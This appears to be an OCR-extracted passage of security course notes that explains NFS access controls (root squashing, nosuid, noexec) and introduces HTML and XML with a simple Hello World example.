
- Host level security refers to **restricting certain operations** when the remote user does not provide correct credentials
- File level security refers to limiting actions on the files in a mounted file system

Methods of securing access controls in NFS include:

Root squashing	**nosuid**	**noexec**
The process of limiting superuser access privileges using identity authentication To enforce restrictions on the superuser, the administrators map the root's UID to the anonymous user in the NFS RPC credential structure	Does not allow the SUID or SGID to take effect on this filesystem Uses the nosuid option to prevent the execution of NFS mounted user identity executables on the host	Prevents the execution of files from this partition Uses the noexec option to prevent a user's identity from executing binaries

Notes:

LO#07: Explain Various Web Markup and Programming Languages




HTML

- HTML or Hyper Text Markup Language is the main markup language for **creating web pages** and other information that can be displayed in a **web browser**
- HTML uses tags and **attributes** to define the structure and layout of a web document

Example.html

```
<html>
<body>
<p>Hello World! </p>
</body>
</html>
```

Notes:



Extensible Markup Language (XML)

- XML is a markup language that defines a certain **set of rules for converting data** in a machine- and human-readable format
- It is derived from the **Standard Generalized Markup Language** (SGML)
- It is designed to store and transport data

XML Declaration
References
Syntax Rules
Tags & Elements
Attributes
Text


Rules to write different types of markup and text in an XML document

Characteristics

- Extensible
- Carries, but does not present, the data
- A public standard

Advantages

- Used to exchange information between organizations and systems
- Used for offloading and reloading databases
- Used to store and arrange data, which can customize your data handling needs
